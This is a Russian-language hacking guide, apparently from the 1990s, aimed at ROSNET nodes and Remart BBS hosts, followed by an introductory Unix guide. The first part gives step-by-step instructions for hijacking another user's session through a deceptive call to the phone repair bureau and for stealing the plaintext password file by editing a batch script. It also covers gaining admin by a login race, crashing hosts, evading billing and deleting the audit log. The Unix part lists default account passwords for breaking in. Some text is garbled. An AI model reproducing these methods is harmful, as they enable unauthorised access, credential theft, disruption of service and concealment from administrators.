Имеется одна интересная особенность узла РОСНЕТ: если войти в какой-нибудь хост и наглым образом обломать связь, т.е. вырубить модем или перегрызть провода, а потом сразу после этого позвонить на узел, то оказывается, что ты опять в том же хосте. Вот это и является основным ключом метода!

Самое главное — это дождаться, пока какой-нибудь несчастный позвонит на роснетовский модем. Иногда это ожидание оказывается самым тяжким. Если же вы все же дождались этого момента, то прежде всего надо убедиться, что это не кто-то из друзей лезет куда-то под гостем. Теперь необходимо позвонить в «Бюро ремонта ГТС» и попросить срочно проверить номер N (т.е. номер РОСНЕТ'а) и тут же пытаться дозвониться на него. На ГТС увидят, что номер N занят, и просто обломают ему коннект в качестве профилактического действия. Если вам повезло, то у того юзера, которого вы обломали, есть опция «Регистрация», а там вы можете посмотреть пароль нажатием кнопки «Z» (это для Ремарт-систем).

У этого метода есть один большой недостаток: все это нужно делать в будний день, в часы работы «Бюро ремонта ГТС», т.е. днем, когда любой нормальный хакер спит...

Как получить USRACC.DAT

Интересной особенностью Ремарта является то, что имена и пароли юзеров хранятся в файле **dat\usracc.dat** в незашифрованном виде, а это значит, что, если «уволочь» этот файл, из него можно почерпнуть множество интересного.

Но существенной преградой является то, что обычно (если, конечно, админы не лопухи) каталог, где хранится Ремарт, не попадает в доступные разделы библиотеки. Чтобы его достать, необходимо иметь приоритет не ниже 30 000 (вернее, приоритет определяется конфигурацией данного Ремарта и может быть изменен).

Чтобы «уволочь» **usracc.dat,** можно использовать один из следующих способов.

Способ 1

Если вы знаете полный путь к файлу **usracc.dat,** то забрать этот файл не составит труда (местонахождения **usracc.dat** часто можно выудить из файла структуры библиотеки в виде дерева).

Напишите письмо к самому себе, с аттачем в виде полного пути к **useracc.dat** на хосте. При совпадении определенных событий может прийти (должны быть заняты каналы!) не все, но загруженность должна быть велика. Данная «фича» на 6100255 не работает.

Способ 2

Предположим, вы уже в Ремарте и у вас есть надлежащий приоритет для создания раздела. Как это проверить? Войдите в библиотеку и проверьте список доступных команд, введя «**?;**» если в конце списка будет команда **ml,** вас можно поздравить. Далее действия следующие:

1. Создайте раздел, указывающий на корень диска c: и с именем, к примеру, C:

```
ml /d c c:\
```

Параметр /d указывает на то, что должен создаваться dos-раздел.

Перейдите в раздел с командой c: и получите

```
C:\>
```

Затем командами cd и dir тщательно исследуйте подопытный раздел на предмет наличия там программных файлов Ремарта (они обычно размещаются в каталоге **\remart** или **\remart.40**, но могут быть и варианты).

Если РЕМАРТ не удалось найти в данном разделе, грохните его (раздел) командой

```
rl c
```

создайте новый раздел, указывающий на корень **d:**, и проделайте вышеописанную операцию с ним. Так продолжайте до умопомрачения или пока вас не выгонит админ.

Дальше диска i: продолжать бессмысленно, поскольку РЕМАРТ в начальной своей конфигурации позволяет загружать файлы только с дисков c, d, e, f, g, h, i, но можно и попробовать...

2. Если вы нашли каталог Ремарта, полюбуйтесь на файл **usracc.dat** в надкаталоге **dat.** Не пытайтесь загружать его немедленно или смотреть по **type** — в лучшем случае система выдаст что-то вроде «Файл занят другим пользователем», а в худшем — зависнет, и все ваши безобразия будут видны как на ладони.

3. Загрузите из главной директории Ремарта файл **remart.bat** и тщательно изучите его. Обратите внимание на ту часть, которая содержит информацию о «ночной перегенерации». Желательно скинуть и те файлы, которые пакетник грузит.

Просмотрите его на предмет команд типа **pause** и других — необходимо, чтобы Ремарт нормально перезагрузился, иначе, встретив команду типа **pause,** он будет ждать напряга клавиши на главной консоли, а вы останетесь ни с чем.

Обычно **remart.bat** в процессе ночной чистки вызывает **cleanup.bat**, в котором содержатся команды вызова внешних модулей. В инсталляционном виде **remart.bat** вызывает чистку и перезапускается. Вот **cleanup.bat** нам-то и нужен!

Не пытайтесь исправлять **remart.bat** — DOS в таком случае выдает ругательство **batch file missing,** и главная консоль зависает.

4. Просмотрите cleanup.bat командой

```
type cleanup.bat
```

и запомните его содержимое. Теперь сделайте

```
del cleanup.bat
```

если у вас на это есть соответствующие права — и заново его наберите

```
type cleanup.bat
```

Наберите строки, которые ранее там были; в конец (или начало) этого файла вставьте строку вида:

```
copy C:\REMART.40\DAT\USRACC.DAT C:\
```

Вместо **remart.40** вставьте имя соответствующей директории, подправьте имена дисков, чтобы можно было найти файл и чтобы его копию можно было впоследствии слить.

5. Теперь самое время перезапустить РЕМАРТ. Узнайте, кто работает в системе, и если это левые юзера, ненавязчиво отключите их. Лучше всего это сделать командой **hangup,** поскольку если юзер видит у себя «ноу карриер», он списывает это на недостатки нашей с вами связи, а если РЕМАРТ ему выдаст что-то типа «Сейчас будет вежливый останов системы», он может призадуматься.

После того, как в системе не останется юзеров (делать это надо быстро), запустите перегенерацию командой **cleanup** из функций администратора и закончите свой сеанс.

6. РЕМАРТ выйдет, пакетник **remart.bat** запустит соответствующие проги, cleanup.bat (если вы ничего не перепутали) и запустит опять Ремарт.

Ну, а вы в то время должны терпеливо звонить и ждать. Желательно войти в систему первым (на всякий случай).

7. Теперь очень просто. Оттуда, куда вы указали копирование usracc.dat, даунлоадните его, удалите командой **del** (не со своего винта!..) и бегите опять в каталог Ремарта. Там восстановите **cleanup.bat.**

8. Напоследок грохните созданный вами раздел командой

```
rl имя_раздела
```

9. Можно грохнуть и аудит-файл...

Получение полномочий администратора

Чтобы получить права администратора, имеется очень старый и древний способ.

Договариваетесь со своим другом о том, что в одну и ту же секунду (!) вместе лезете на один и тот же хост. И оба вводите **admin/admin,** одному из вас система скажет, что пароль неверный, другой зайдет в систему под admin'oM. Главное все это делать одновременно.

Как повесить хост РЕМАРТА

Повесить хост можно одним из следующих способов:

Способ 1

Зайдите на какой-нибудь хост. На вопрос системы: **«Display ANSI Graphics ([Y]/N)? >»,** введите **«@».** На некоторых хостах сразу же вешается. На некоторых появляется две строки:

```
Login:
Password:
```

Теперь резко начинайте вводить всякую лабуду, не забывая жать **Enter.** Через некоторое время (10-20 сек.) хост повиснет.

Надо заметить, что на многих хостах этот метод не проходит, ввиду самодеятельности админа. То есть обычно для устранения этой «дыры» символ **«@»** заменяют каким-нибудь другим. Также нужно помнить, что хост будет висеть недолго (5-6 мин.).

Способ 2

Зайдите на какой-нибудь хост. Зарегистрируйтесь под любым существующим логином. Введите **«/e»** (Редактор команд) и начинайте вво-

дить лабуду, в данном способе **Enter** жать не надо! Вскоре после заполнения строки курсор сам перейдет на следующую, повторите это три раза (заполните три строки). После заполнения третьей строки хост повиснет. Для использования этого приема нужна тренировка, так что не огорчайтесь, если сначала у вас не будет ничего получаться. Самый лучший вариант — это поставить у себя Ремарт и потренироваться.

Способ 3

Зайдите на какой-нибудь хост. Зарегистрируйтесь под логином, имеющим доступ к меню регистрации. Зайдите в меню регистрации и введите левую команду (например, **dir).** Ремарт виснет.

Способ 4

Зайдите на какой-нибудь хост. Залогиньтесь под любым существующим логином. Позовите какого-нибудь абонента на чат: «**/с <имя абонента>**» и быстро «бегите» — **«GO EMAIL».** Если на вас попадут в момент перехода, то хост повиснет.

Способ очень «дубовый», поэтому требует тренировки скриптом.

Способ 5

Зайдите на какой-нибудь хост. Залогиньтесь под любым существующим логином. Зайдите в меню функций администратора системы (если оно, конечно, доступно), и введите команду «SYSINFO». Данный способ страбатывает редко, но бывает, как правило если РЕМАРТ не грузится из голого ДОС, а поверх чего-нибудь типа менеджера памяти или любого более-менее глючного резидента.

Способ 6

Для осуществления этой подвиски нужно два человека, предположим, это **demo1 и demo2**.

demo1:

/p demo2

demo2:

go lib

demol:

go lib

Система виснет.

Еще несколько «хитростей» в РЕМАРТЕ

Как не тратить деньги

Если у вас есть логин и вы не хотите тратить с его счета деньги, сделайте следующее: перезаходите командой

```
/off r
```

до тех пор, пока вам не вылезет надпись:

```
Вы работаете по спецтарифу...
```

Неизвестно, как на других хостах, но на 6100255 работает.

Как выкинуть всех из чата

Когда в чате полно народа, не отпуская, долбите **Enter** или какой-нибудь макрос, весь народ (включая и вас, тут важен расчет и качество связи) вылетит *с* хоста.

Как в демо-режиме пользоваться в чате командами «/p», «/u» и т.д.

Чтобы реализовать вышеуказанную «фичу», нужно зайти в чат не через меню, а командой «go **chattop**», потом позвать кого-нибудь на чат («С») и сразу же ввести «**/u** 1».

Неограниченное время в демо-режиме

Если вы нажимаете «**/u**» и видите, что время вашей работы подходит к концу, быстро введите «**/u** 1», пересидите критический момент, и у вас в запасе еще столько же времени. Также говорят, что можно сидеть больше отведенного времени, если вы ввели «**/c**», а потом «**F+++**» — народ говорит, что это работает.

Недокументированные команды РЕМАРТА

Найдены недокументированные команды РЕМАРТА:

1. В меню **PROTECT** (аналогично вызову модуля почтового администратора) — если у станицы почтового администратора приоритет выше, чем ваш, то эта информация бесполезна — так как РЕМАРТ все равно не пустит вас туда.

2. То ли разработчики РЕМАРТа забыли, то ли специально оставили недокументированную команду **SQRT** (подозрение на извращенное и сокращенное «Security»), работает она только в библиотеке, уже когда вы зашли в раздел, и набирается через **Alt+251** («v»), не иначе. Команда доступна даже Demo — но что она делает, остается пока загадкой. По команде «**?** v» РЕМАРТ выдает, что: **«Команда SQRT зарезервирована»** (Вся проблема в том, что сложно найти дебагер, который бы дебажил Eclipse protection mode — это защищенный режим 80286 процес-

сора). Разработчики РЕМАРТА отлаживают и дебажат его совсем по-другому — в файле **remstart.com** видно, что они запускают файл **REMARTL.EXE** который, естественно, не входит в стандартную поставку РЕМАРТА.

Контактные телефоны РОСНЕТ

Архангельск: (8182)

43-36-71

43-31-21

47-37-00

49-31-21

47-36-23

Северодвинск: (81842)

4-36-80

Барнаул: (3852)

26-16-71

22-54-41

24-33-01

23-67-40

24-29-74

Бийск: (38542)

4-87-40

4-36-54

4-87-41

Горноалтайск: (38541)

31-205

43-411

Рубцовск: (38557)

2-42-73

2-35-23

2-32-06

Славгород: (38568)
2-10-99

Павловск: (38511)
2-02-16
2-20-06
2-00-17

Белгород: (07222)
70-232

Благовещенск: (4162)
44-22-56
44-22-10
44-88-70
44-22-38
44-22-47

Брянск: (08322)
69-106
69-107

Владивосток: (4232)
26-12-10
22-42-43

Находка: (42366)
4-43-13
4-72-06

Уссурийск: (42341)
2-06-01
2-57-51

Владикавказ: (86722)
49-075 69-601

Волгоград: (8442)

32-77-90

32-54-94

36-14-40

36-43-54

36-42-31

Волжск: (84459)

7-50-77

3-75-34

Воронеж: (0732)

56-19-46

55-54-67

56-19-47

56-04-35

56-19-48

56-19-49

Россошь: (07396)

28-486

Екатеринбург: (3432)

44-98-81

51-10-87

49-57-75

51-22-93

44-98-89

Новоуральск: (34370)

4-46-07

4-31-04

4-46-08

4-46-09

Ижевск: (3412)

25-91-94

25-40-35

65-76-32

25-96-13

65-76-10

25-40-06

Казань: (8432)

38-45-73

38-53-98

38-47-84

36-23-52

38-48-95

36-53-98

38-47-74

38-47-07

Альметьевск: (84312)

9-24-39

3-16-13

9-63-45

9-63-45

9-64-68

9-62-86

9-64-69

3-16-13

3-34-22

Зеленодольск: (84371)

2-27-18

2-17-52

5-33-55

5-36-26

Елабуга: (84357)

3-17-46

3-26-99

3-17-60

3-21-30

Н. Челны: (8439)

58-82-15

58-82-08

58-82-17

58-57-03

58-82-35

58-82-37

Чистополь: (84342)

2-11-26

2-42-35

Калуга: (08422)

4-83-28

4-20-16

Киров: (08456)

2-22-11

Козельск: (08442)

2-11-66

Малоярославец: (08431)

4-25-11

Обнинск: (08439)

4-08-20

3-25-50

Комсомольск-на-Амуре: (42172)

3-00-60

3-68-38

3-41-75

3-58-57

Кисловодск: (86537)

2-36-55

5-94-65

2-36-50

2-35-91

Ессентуки: (86534)

5-46-21

7-32-26

7-59-02

Минеральные воды: (86531)

4-13-98

3-09-58

3-61-71

4-18-91

Пятигорск: (86533)

5-94-11

4-13-31

4-13-30

Краснодар: (8612)

59-05-78

59-11-22

59-05-79

59-06-04

59-05-80

Красноярск: (3912)
29-50-81
66-11-22
66-14-50

Курск: (0712)
56-73-47
56-07-56
56-73-48
56-73-53
56-73-55
56-73-57
56-73-58
56-73-50

Липецк: (0742)
72-20-49
72-07-92
72-25-95

Москва: (095)
975-84-03
924-74-85
921-21-03
924-85-69
442-70-88
206-83-41
442-82-77
925-26-29
442-83-88
442-64-77
442-85-77

442-70-22

442-80-77

925-82-50

442-64-22

913-35-71

Московская область: (095)

229-61-04

229-77-69

Солнечногорск: (226)

71-699

Чехов: (272)

62-551

Ступино: (264)

43-406

Мурманск: (8152)

23-19-53

33-22-39

33-22-67

Нальчик 86622

2-72-49

2-66-11

Новосибирск: (3832)

23-55-38

10-11-62

23-55-01

23-46-72

23-55-10

23-55-47

Новгород: (81600)
7-32-24
7-62-94

Орел: (08622)
5-30-65
5-89-57
5-30-01
5-30-83

Оренбург: (3532)
72-29-30
72-70-35
72-29-31
41-89-98

Пермь ГПСИ: (3422)
90-03-30
90-03-16

Ростов-на-Дону: (8632)
69-69-81
64-57-66
64-45-50
66-25-82

Рязань: (0912)
93-03-01
77-55-73

Санкт-Петербург: (812)
325-16-26
311-08-01
277-08-19

Саранск: (8342)
17-94-11
17-60-70

Сочи: (8622)
99-97-10
99-97-99
92-22-82

Ставрополь: (8652)
35-79-06
35-68-65
35-41-42
35-75-05
35-74-18
35-15-79
35-67-24

Тверь: (08222)
55-02-52
33-05-28

Тюмень: (3452)
26-21-09
26-23-45
26-21-00
26-18-00
24-48-31

Надым: (34595)
33-186
32-051
31-889

Улан-Удэ: (30122)

6-29-29

6-62-33

6-27-27

Уфа: (3472)

52-62-10

52-62-20

37-73-40

Хабаровск: (4212)

21-81-47

33-29-99

38-62-76

Челябинск: (3512)

38-07-15

60-56-63

38-07-16

38-07-17

Система Unix

Глава 1. Операционная система программиста

UNIX, конечно, был изобретен AT&T где-то в 60-ых как «операционная система программиста». Во времена, когда изобрели UNIX, эта цель не была, вероятно, достигнута, зато теперь, похоже, UNIX стала ОС программиста. Как уже говорилось, это многозадачная и многопользовательская ОС. К тому же она написана на языке С, во всяком случае, немалая ее часть, что делает ее портативной операционной системой. Мы знаем, что MC-ДОС соответствует компьютерам IBM и их клонам, верно? Так вот, с UNIX ситуация иная. Он не соответствует никаким компьютерам, поскольку был адаптирован ко многим, и существует много вариантов UNIX (то есть UNIX, измененный продавцом, или нечто подобное). Некоторые AT&T компьютеры работают под UNIX, а некоторые под MC-ДОС (AT&T 6300). Рабочие станции Sun работают под SunOS, это тоже вариант UNIX, а некоторые VAX-компьютеры управляются Ultrix, это VAX-версия UNIX. Запомните: независимо от того, как называется операционная система (BSD, UNIX, SunOS, Ultrix, Xenix и т.д.), они все имеют много общего вроде команд, которые используются операционной системой. Некоторые варианты могут иметь особенности, которых нет в других, но они в основном схожи в том, что имеют много одинаковых команд и файлов данных. Когда вам кто-то станет доказывать, что UNIX используется в определенных типах компьютеров, то это, возможно, и так, но помните, что некоторые компьютеры имеют более одной операционной системы. Например, вам могут сказать, что UNIX соответствует компьютерам VAX так же, как MC-ДОС соответствует IBM-клонам. Это неверно, и мы упоминаем об этом только потому, что видели много сообщений с подобными сравнениями, которые смущают пользователей, когда они видят VAX, работающий под VMS.

Глава 2. Идентификация Unix

С этого момента мы будем обозначать все варианты UNIX просто как UNIX, так что когда будет говориться что-то о UNIX, то, как правило, будут подразумеваться все варианты (то есть варианты Unix System V:

BSD, SunOS, Ultrix, Xenix и т.д.), если только явно не будет указан конкретный.

Теперь пора рассказать, как unix *обычно* вас приветствует. Сначала, когда вы вызываете UNIX или соединяетесь с машиной, где он работает, вы обычно видите такую подсказку:

```
Login:
```

Порядок. Это означает, что это, *вероятно,* Unix, хотя имеются BBS, способные имитировать login-процедуру OS (операционной системы) и заставлять некоторых верить в то, что это и есть Unix. (Ха!) Некоторые Unix'ы представляются или выдают перед Login: сообщение вроде такого:

```
Welcome to SHUnix. Please log in.
```

(Добро пожаловать в SHUNIX. Пожалуйста зарегистрируйтесь)

```
Login:
```

Или что-то в этом роде. Unix'bi свободного доступа (например, в BBS свободного доступа) сообщат вам, как надо регистрироваться, если вы — новый пользователь. К сожалению, эта глава не о Unix'ax свободного доступа, но о них мы кратко поговорим позже, например об адресе UUCP/USENET/BITNET для почты.

Итак. Вы добрались до регистрации (login)! Теперь вам надо ввести действующий эккаунт (account). Он обычно состоит из 8 или меньше символов. После ввода эккаунта вы, скорее всего, увидите приглашение ввести пароль. Приглашения могут иметь различный вид, поскольку исходные коды для программы регистрации обычно поставляются вместе с UNIX или доступны бесплатно. Так вот, можно посоветовать такой простейший способ регистрации: получите эккаунт или попробуйте ввести значения по умолчанию. Эти значения поставляются вместе с операционной системой в стандартной форме. Вот список некоторых значений по умолчанию:

ACCOUNT	ПАРОЛЬ
root	root - (редко открыт для хакеров)
sys	sys / system / bin
biu	sys / bin
mountfsys	mountfsys
adm	adm
uucp	uucp
nuucp	anon
anou	anon

user	user
games	games
install	install
reboot	* ni. ie?a
demo	demo
umountfsys	umountfsys
sync	sync
admiu	admin
guest	guest
daemou	daemon

Эккаунты root, mountfsys, umountfsys, install и, иногда, sync — это эккаунты корневого уровня. Это означает, что они работают на уровне системного администратора или глобально. Остальные логины есть всего лишь логины «пользовательского уровня», и это означает, что им подвластны лишь файлы/процессы, принадлежащие этому конкретному пользователю. Логин REBOOT относится к так называемым командным логинам, он не пропускает вас в ОС, а просто-напросто выполняет связанную с ним программу. Как правило, он делает именно то, что обозначает, — перезагружает систему. Возможно, он не стандартен во всех Юниксах, но его можно увидеть в Юниксах UNISYS, а также в системах HP/UX (Hewlett Packard Unixes). Пока что эти эккаунты не защищены паролями, что на наш взгляд весьма глупо.

Командные логины

Существуют «командные логины», которые, подобно логину перезагрузки (reboot), исполняют команду и отключают вас от системы, не позволяя пользоваться интерпретатором команд. Наличием таких логинов печально знамениты компьютеры BSD и MIT (Массачусетского технологического института). Вот список некоторых:

- rwho — показать, кто в онлайне
- finger — то же
- who — то же

Они весьма полезны, поскольку выдают список эккаунтов подключенных пользователей и тем самым показывают реально существующие эккаунты.

Ошибки

Когда вы введете ошибочный эккаунт/пароль или и то, и другое, система выдаст сообщение об ошибке. Обычно это сообщение «login incorrect».

Когда компьютер выдает такое сообщение, это означает, что вы ошиблись и ввели или неверный эккаунт, или верный эккаунт, но неверный пароль. По очевидным причинам система не станет вам подсказывать, какую именно ошибку вы допустили. Кроме того, когда вы регистрируетесь с ошибкой, обновляется файл журнала регистрации, и об этом узнает сисадмин.

Другое сообщение об ошибке — это «Cannot change to home directory» или «Cannot Change Directory». Это означает отсутствие «home directory», то есть «корневого» раздела эккаунта, то есть раздела, из которого вы начинаете работу. В ДОС вы стартуете из A:\ или C:\, или еще откуда-то, а в Юниксе — из /homedirectory. *(Примечание:* в Юниксе в разделах используется / (прямой слэш), а не \ (обратный слэш)). Большинство систем отключит вас после такого прокола, но некоторые сообщат, что поместят вас в корневой раздел ['/'].

Другое сообщение об ошибке «No Shell». Оно означает, что для этого конкретного эккаунта не определен «shell», то есть «оболочка». О ней мы поговорим позднее. Большинство систем отключит вас после такого сообщения, но некоторые сообщат, что станут использовать обычную (стандартную) оболочку, выдав «Using the bourne shell» или «Using sh».

Глава 3. Эккаунты

Надеюсь, эта глава поможет вам понять пользовательскую структуру среды Юникс.

Так вот, считайте, что Юникс имеет два уровня безопасности: абсолютную власть и обычный пользователь. Абсолютной властью обладают пользователи корневого уровня.

Теперь давайте мыслить числами. Юникс ассоциирует числа с именами эккаунтов. Каждый эккаунт имеет номер. Этот номер есть UID (идентификатор пользователя) эккаунта. У корневого пользователя UID — это 0 (ноль).

Каждый эккаунт с UID = 0 будет иметь доступ к корню. Юникс обрабатывает не имена эккаунтов (логинов), а связанные с ним числа. Например, если ваш UID = 50, и еще чей-то UID тоже 50, то вы оба имеете абсолютную власть друг над другом, но только вы, и никто иной.

Глава 4. Оболочки

Оболочка — это исполняемая программа, которая загружается и начинает работать *в* фоновом режиме, когда пользователь входит в систему. Такой «оболочкой» может быть любая исполняемая программа, указанная в пользовательском файле «passwd». Каждый логин может иметь свою уникальную «оболочку». Идем дальше. Оболочка, с которой мы обычно будем работать, — это интерпретатор команд (командный процессор). **Интерпретатор команд** — это нечто, похожее на COMMAND.COM в MS DOS, который обрабатывает команды и пересылает их в ядро (операционную систему). Как уже было сказано, оболочкой может быть любая программа, но вам нужен именно интерпретатор команд. Вот перечень обычных оболочек, которые вы обнаружите:

- sh — это «родная» оболочка, базовый «COMMAND.COM» Unix. Он имеет «скриптовый» язык, как и большинство командных процессоров систем Unix.
- csh — это оболочка «С», позволяющая вводить С-подобные команды.
- ksh — это оболочка korn. Просто еще один интерпретатор команд.
- tcsh — это оболочка, используемая в MIT. Позволяет редактировать команды.
- vsh — визуальная оболочка, работающая через меню. Нечто вроде... Windows для DOS.
- rsh — restricted (ограниченная) или remote (удаленная) оболочка.

Есть и множество других оболочек, включая «самодельные», то есть программы, написанные владельцем Unix или под конкретную версию Unix, и все они нестандартные. Запомните, оболочка есть всего лишь программа, которой вам придется пользоваться, и когда она кончает работу, вас отключают от системы. Хороший пример самодельной оболочки можно найти на Eskimo North, это Unix свободного доступа. Оболочка называется «Esh», и это нечто вроде «одноклавишной BBS», но это, тем не менее, все равно оболочка.

Некоторые компании используют в качестве пользовательских оболочек текстовые редакторы, базы данных и прочий софт — чтобы предотвратить ошибки неопытных пользователей и облегчить им жизнь.

Кроме того, в качестве оболочки может использоваться **BBS.**

Когда вы работаете в интерпретаторе команд, подсказка обычно выглядит так:

```
$
```

Когда вы корневой пользователь, подсказка обычно выглядит так:

```
#
```

Можно задать значение переменной PS1 для хранения подсказки. Например, если PS1 задана как «HI:», то и ваша подсказка будет выглядеть так же:

```
HI:
```

Глава 5. Спецсимволы

Control-D

Конец файла. Когда вы работаете с почтой или текстовым редактором, это означает конец сообщения или текстового файла. Если вы нажмете control-d, находясь в оболочке, то выйдете из системы.

Control-J

В некоторых системах срабатывает как клавиша «ввод».

@

Иногда означает «отмена».

?

Это wildcard (маска). Может обозначать букву. Если вы укажете в командной строке, скажем, «b?b», то Unix станет искать bob, bib, bub, и все остальные буквы/цифры в интервале a-z, 0-9.

*

Может означать любое число символов. Если вы укажете «hi*», то это означает hit, him, hiiii, hiya и что угодно, начинающееся с hi. «H*l» может значить hill, hull, hl и что угодно, начинающееся с h и кончающееся 1.

0

Указывает диапазон. Если ввести b[o,u,i]b, то это означает: bib, bub, bob. А если ввести b[a-d]b, то это значит: bab, bbb, bcb, bdb. [], ? и * обычно используются при копировании и удалении файлов или выводе списков файлов в разделах.

В Unix учитывается регистр. Это означает, что «Hill» и «hill» — вовсе не одно и то же. Это позволяет хранить много файлов, поскольку «Hill», «hill», «hIll», «hiLl» и так далее могут быть разными файлами. Поэтому, пользуясь **[],** вы должны указывать заглавные буквы, если имена нужных вам файлов их содержат. Однако почти все пишется прописными буквами.

Глава 6. Команды

Теперь мы перечислим некоторые полезные команды Unix. Все будет выглядеть так, как если бы мы реально вводили команды через командную строку.

ls

Просмотр раздела. Без аргументов эта команда просто выводит имена файлов в одну или несколько колонок, в зависимости от того, к какой именно версии программы ls вы имеете доступ.

Пример:

```
$ ls
hithere
runme
note.text
src
$
```

Через ключ -I выводится расширенная информация о файлах:

```
$ ls -1
rwx--x--x sirhack sirh 10990 runme
```

и так далее...

Пояснения:

- rwx--x--x — это файловый доступ.
- sirhack sirh — это владелец файла и группа, в которой файл находится. sirhack = владелец, sirh = пользовательская группа, в которой файл находится.

- 10990 — размер файла в байтах.
- runme — имя файла.

cat

Выводит файл на экран. Следует применять к текстовым файлам. Применительно к бинарным файлам используется только чтобы издеваться над пользователями. Пример:

```
$ cat note.txt
Это образец текстового файла!
$
```

cd

Сменить раздел (директорию). Записывается примерно так: cd /dir/dirl/dir2/dirn. dirl/... — это имена разделов. Допустим, мы хотим перейти в корневой раздел:

```
$ cd /
*порядок, я уже там*
$ ls
bin
sys
etc
temp
work
usr
кстати, все, что выше, - это разделы
$ cd /usr
$ ls
sirhack
datawiz
prophet
src
violence
par
phiber
scythian
$ cd /usr/sirhack
$ ls
hithere
runme
note.text
src
$
```

Так вот, полное имя раздела вводить не надо. Если вы находитесь в разделе и хотите попасть в (под)раздел, который находится здесь же (скажем, «src»), то можете ввести «cd src» [без «/»]. Вместо ввода «cd /usr/sirhack/src» из sirhack dir вы можете ввести «cd src».

cp

Копирует файл.

Синтаксис: **cp из_файла в_файл**

```
$ cp runme runme2
$ ls
hithere
runme
note.text
src
runme2
```

Чтобы скопировать в другой раздел, можно указать полный путь.

```
$ cp runme /usr/datwiz/runme
```

mv

Переименование файла.

Синтаксис: **mv старое_имя новое_имя**

```
$ mv runme2 runit
$ ls
hithere
runme
note.text
src
runit
```

Можно переименовывать файлы в других разделах:

```
$ mv runit /usr/datwiz/run
$ ls
hithere
runme
note.text
src
$ ls /usr/datwiz
runme
run
```

pwd

Переход в текущий раздел

```
$ pwd
/usr/sirhack
$ cd src
$ pwd
/usr/sirhack/src
$ cd ..
$ pwd
/usr/sirhack
(«..» означает «использовать имя раздела на один уровень выше»)
$ cd ../datwiz
(обозначает cd /usr/datwiz)
$ pwd
/usr/datwiz
$ cd $home
(перейти в раздел home)
$ pwd
/usr/sirhack
```

rm

Удалить файл.

Синтаксис: **rm имя_файла** или **rm -r имя_раздела**

```
$ rm note.text
$ ls
hithere
runme
src
$
```

write

Поболтать с другим пользователем. Ну, «написать» другому пользователю.

Синтаксис: **write имя_пользователя**

```
$ write scythian
scythian has been notified (scythian был уведомлен)
Привет Scy! Как дела??
Message from scythian on tty001 at 17:32
Привет!
я: Как жизнь?
scy: Да вроде нормально.
```

```
я: Мне пора дописывать этот текст.
scy: ok
я: control-D [для выхода из программы]
$
```

who (w, who, whodo)

Выводит список тех, кто в онлайне:

```
$ who
login  term  logontime
scythian + tty001 17:20
phiber0  + tty002  15:50
sirhack  + tty003  17:21
datawiz  - tty004  11:20
glitch   - tty666  66:60
$
```

Команда **who** может выдавать разную информацию. «+» означает, что вы можете **write** на этот терминал, а «—» — что не можете.

man

Показывает подсказку о команде.

Синтаксис: **man имя_команды**. Это профамма помощи. Если хотите узнать, как пользоваться **who,** то введите:

```
$ man who
WHO(1) xxx . . . . .
```

и получите подсказку.

stty

Задает характеристики терминала. Вам придется ввести «man stty», поскольку каждый **stty,** похоже, отличен от другого. Пример:

```
$ stty -parenb
```

чтобы установить параметры данных N,8,1. Многие Unixпо умолчанию работают при e,7,1.

sz, rz

Послать/получить через zmodem.

rx, sx

Послать/получить через xmodem.

rb, sb

Послать/получить через batch (пакетный) ymodem.

Эти 6 программ могут в Unix быть, а могут и не быть.

umodem

Послать/получить через send/receive via umodem.

```
$ sz filename
ready to send... (готов послать...)
$ rz filename
please send your file... (пожалуйста, пошлите ваш файл...)
...etc.. (и т.д.)
```

ed

Текстовый редактор.

Синтаксис: **ed имя_файла**.

Для создания нового файла просто введите **ed имя_файла**

```
$ ed newtext
0
* a
Это строка 1
Это строка 2
[control-z]
* 1 [чтобы увидеть строку 1]
Это строка 1
* a [продолжаем добавлять]
Это строка 3
[control-z]
«Oa [добавить после строки 0]
Это ПЕРВАЯ строка
[control-z]
1,41
Это ПЕРВАЯ строка
Это строка 1
Это строка 2
Это строка 3
* w
71
* q
$
```

В данном примере использовались:

* 71 — число записанных байтов.
- a — добавить
* l — просмотр
- # — напечатать номер строки
- w — записать
- l fname — загрузить файл fname
- s fname — сохранить с именем fname
- w — записать в текущий файл
- q — выход

mesg

Включает/выключает разрешение «писать» (write) на ваш терминал (разрешает чат).

Формат: «mesg y» (да) или «mesg n» (нет).

CC

Компилятор Си.

chmod

Смена «режима» файла. Другими словами, смена доступа.

Синтаксис: **chmod mode filename (chmod режим имя_файла)**

```
$ chmod a+r newtext
```

Теперь все могу читать newtext:

- a — all (все)
- r — read (читать).

chown

Сменить владельца файла.

Синтаксис: **chown владелец filename**

```
$ chown scythian newtext
$
```

chgrp

Сменить группу файла.

Синтаксис: **chgrp group file**

```
$ chgrp root runme
$
```

finger

Вывести основную информацию об эккаунте.

Формат: **finger имя_пользователя**

grep

Искать в файле цепочку символов.

Синтаксис: **grep цепочка file**

```
$ grep 1 newtext
Это строка 1
$ grep ПЕРВАЯ newtext
Это ПЕРВАЯ строка
$ grep "ПЕРВАЯ line 1" newtext
$
```

mail

Очень полезная утилита. Вы уже наверняка догадались по имени, для чего она. Их существует несколько, например, ELM, MUSH и MSH, но базовая почтовая программа называется **mail.** Как ей пользоваться:

mail username@address

или

mail username

или

mail

или

mail addrl!addr2!addr3!user

«mail username@address» — такая запись используется для посылки почты кому-то в другой системе. Обычно это другой UNIX, но некоторые DOS- и VAX-машины могут принимать Unix Mail. Когда вы используете «mail user@address», то ваша система *должна* иметь «умный мейлер» и то, что мы называем «планами системы». «Умный мейлер» распознает

«адресную» часть команды и обычно расширяет ее до полного пути. Это может выглядеть так:

```
mail phiber@optik
```

а в компьютере выглядеть так:

```
mail
sys1!unisys!pacbell!sbell!sc1!att.com!sirhacksys!
optik!phiber
```

Но не забивайте себе головы. Мы просто объясняем принципы. Но если умного мейлера нет, то вы должны знать *полный* путь к тому, кому вы хотите послать почту. Например, я хочу послать сообщение к phiber. И если умного мейлера нет, то я должен писать так:

```
$ mail sys!unisys!pacbell!sbell!sc1!att.com!sirhacksys!
optik!phiber
Привет. Как дела? Ну, мне пора. Длинное вышло письмецо, верно?
(control-D)
$
```

Когда он это сообщение получит, в нем будет строк 20 информации, это нечто вроде почтовых штемпелей всех систем, через которые мое сообщение прошло, а строка «от кого» будет выглядеть так:

```
From optik!sirhacksys!att.com!sc1!sbell!pacbell!
unisys!sys!sirhack <Sir Hack>
```

Для посылки локального сообщения достаточно набрать «mail username», где username — логин получателя. Затем наберите сообщение и завершите его control-D.

Для чтения поступившей вам почты просто введите **mail.** То есть:

```
$ mail
От: scythian . . . . . .
Кому: sirhack . . . . . .
Тема: Well....
Ну, блин!
?
```

